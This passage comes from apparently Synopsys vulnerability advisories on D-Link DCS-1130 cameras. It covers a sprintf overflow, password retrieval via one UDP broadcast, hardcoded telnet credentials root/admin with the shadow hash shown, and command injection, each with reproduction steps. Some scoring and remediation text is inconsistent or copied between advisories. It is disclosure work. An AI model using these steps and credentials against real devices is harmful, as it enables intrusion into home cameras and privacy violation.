10) This results in memory corruption, if an attacker provides a valid value from BSS instead of 0x41414141, then the execution will proceed to the end instruction which will load the PC register with the value from attacker payload and thus result in code execution



11) You can also observe that the instruction 0x0000a3e4 contains sprintf function which is the root cause for this specific issue


Vulnerability Description

The binary orthrus in /sbin folder of the device handles all the UPNP connections received by the device. It seems that the binary performs a sprintf operation at address 0x0000A3E4 with the value in the command line parameter "-f" and stores it on the stack. Since there is no length check, this results in corrupting the registers for the function sub_A098 which results in memory corruption.



Exploitation

This attack can be exploited remotely by an attacker by using a CSRF attack with command injection vulnerability discovered earlier. Another way would be to provide a corrupted import file for all the settings to an administrator of the device which has the payload stored in the "CameraName" variable.



This will allows an attacker without any authentication to execute a memory corruption attack and control the PC register thereby resulting in code execution.

Vulnerability discovery

The vulnerability was discovered simply by reversing the binary “orthrus”

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the length check correctly and ensure that the sprintf function is not used and safer version of this function such as snprintf is used with the number of bytes specified by the developer.

12) SIG-EXT-04-2017-12 (Custom Dlink protocol allows password retrieval on local network without any authentication) -- CVE-2017-8417

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows a local attacker on the same network to retrieve the administrative password for the device without any authentication. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows a local attacker on the same network to retrieve the administrative password for the device without any authentication by sending one simple UDP packet. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to then use that password to access the web management interface and view the video feed presented by the camera without any hindrance and thus violate the privacy of a user or perform any others actions that an administrative user would perform. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)

- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce


---

1) Start wireshark on the your laptop and set it to only sniff udp packets'
2) Then use the Java files below to compile and create a executable jar file


b.java


Test.java

3) Once you run the executable jar file you should see that the camera responds to 255.255.255.255 on port 5978 with some UDP data
4) Now uncomment System.out.println method just before try block and append the data from the UDP packet payload data
5) Observe that base 64 encoded data of the Password value can be seen in clear text within the P attribute as shown below



Vulnerability Description

The device requires that a user logging to the device to provide a username and password. However, the device allows Dlink apps on the mobile devices and desktop to communicate with the device without any authentication. As a part of that communication, the device uses custom version of bse64 encoding to pass data back and forth between the apps and the device. However, the same form of communication can be initiated by any process including an attacker process on the mobile phone or the desktop and this allows a third party to retrieve the device's password without any authentication by sending just 1 UDP packet with custom base64 encoding. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to exploit this specific vulnerability. An attacker has to be on the same network that the device is connected too and just send one broadcast UDP packet with custom UDP protocol. This will allow an attacker to retrieve the password without any authentication. An attacker can then use this password to login to the administrative interface. A malware targeting

Dlink devices like this can then be added to Android apps which when downloaded by the users can execute this attack on thousands of networks around the world and send the passwords back to an attacker server. An attacker can then use either the app as a relay to communicate with the device by using this password and the HTTP interfaces exposed by the device or if the device's management interface is exposed on the Internet can then use the password directly on the management interface.

Vulnerability discovery

The vulnerability was discovered simply by performing a mobile application pentest on the mobile app 'dink lite' and reverse engineering the "dldps2121" binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

13) SIG-EXT-04-2017-13 (Possible unauthenticated memory corruption issue) -- CVE-2017-8412

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device could allow an attacker on the network to execute a buffer overflow on the device. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device could allow an attacker on the network to execute a buffer overflow on the device. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

Low Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (Low).


Note: The current low severity score is based on the fact that currently this issue is not exploitable as lighttpd only allows 4 HTTP verbs to be processed.

Vulnerable Versions


All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Vulnerability Description

The device has a custom binary called mp4ts under the /var/www/video folder. It seems that this binary dumps the HTTP VERB in the in the system logs. As a part of doing that it retrieves the HTTP VERB sent by the user and uses a vulnerable sprintf function at address 0x0000C3D4 in the function sub_C210 to copy the value into a string and then into a log file.



Since there is no bounds check being performed on the environment variable at address 0x0000C360 this results in a stack overflow and overwrites the PC register allowing an attacker to execute buffer overflow or even a command injection attack.



Exploitation

Currently the lighttpd web server checks to ensure that the HTTP VERBS are of the following types [POST, GET, OPTIONS, TRACE] only and rejects the request before even reaching this specific binary. However, if in the future firmware versions, the web server does not check the verb correctly then this can result in an unauthenticated buffer overflow or command injection attack.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the “mp4ts” binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

14) SIG-EXT-04-2017-14 (Telnet Credentials Act As a Backdoor) -- CVE-2017-8415

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device has a default password for the Telnet daemon which cannot be changed by the user. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device has a default password for the Telnet daemon which cannot be changed by the user which can allow an attacker to login in to the device with the default credentials. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).


The final score is thus 8.6 (High).

Steps to Reproduce

---

1) Login to the web management interface for the device
2) Navigate to the web page below in a separate tab and this will activate the Telnet daemon on the device using CSRF attack


CSRF_activateTelnet
.html



telnetd is started successfully. Please use telnet to login console.

---

3) Now log in to the Telnet daemon by using the following credentials root/admin




Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Vulnerability Description


The device has a custom telnet daemon as a part of the busybox and retrieves the password from the shadow file using the function getspnam at address 0x00053894.



Then performs a crypt operation on the password retrieved from the user at address 0x000538E0 and performs a strcmp at address 0x00053908 to check if the password is correct or incorrect. However, the /etc/shadow file is a part of CRAM-FS filesystem which means that the user cannot change the password and hence a hardcoded hash in /etc/shadow is used to match the credentials provided by the user.

```
~ # cat /etc/shadow
root:$1$gmEGnzIX$bFqGa1xIsjGupHyfeHXWR/:20:0:99999:7:::
~ #
```

This is a salted hash of the string “admin” and hence it acts as a password to the device which cannot be changed as the whole filesystem is read only.



Exploitation

An attacker would have to trick an administrator into activating the Telnet daemon which is usually possible by using a CSRF attack as demonstrated in the steps to reproduce section above. After that it is easy for an attacker to directly communicate with the device using the telnet client.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the “busybox” binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not use a default password for the Telnet daemon but uses a custom password that the user can set.

15) SIG-EXT-04-2017-15 (Unauthenticated Command Injection using Dlink UDP Daemon) -- CVE-2017-8413

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows a local attacker on the same network to execute commands on the device without any authentication by sending just a single UDP packet on the broadcast address. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows a local attacker on the same network to execute commands on the device without any authentication by sending just a single UDP packet on the broadcast address. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Start wireshark on the your laptop and set it to only sniff udp packets'
2) Then use the Java files below to compile and create an executable jar file

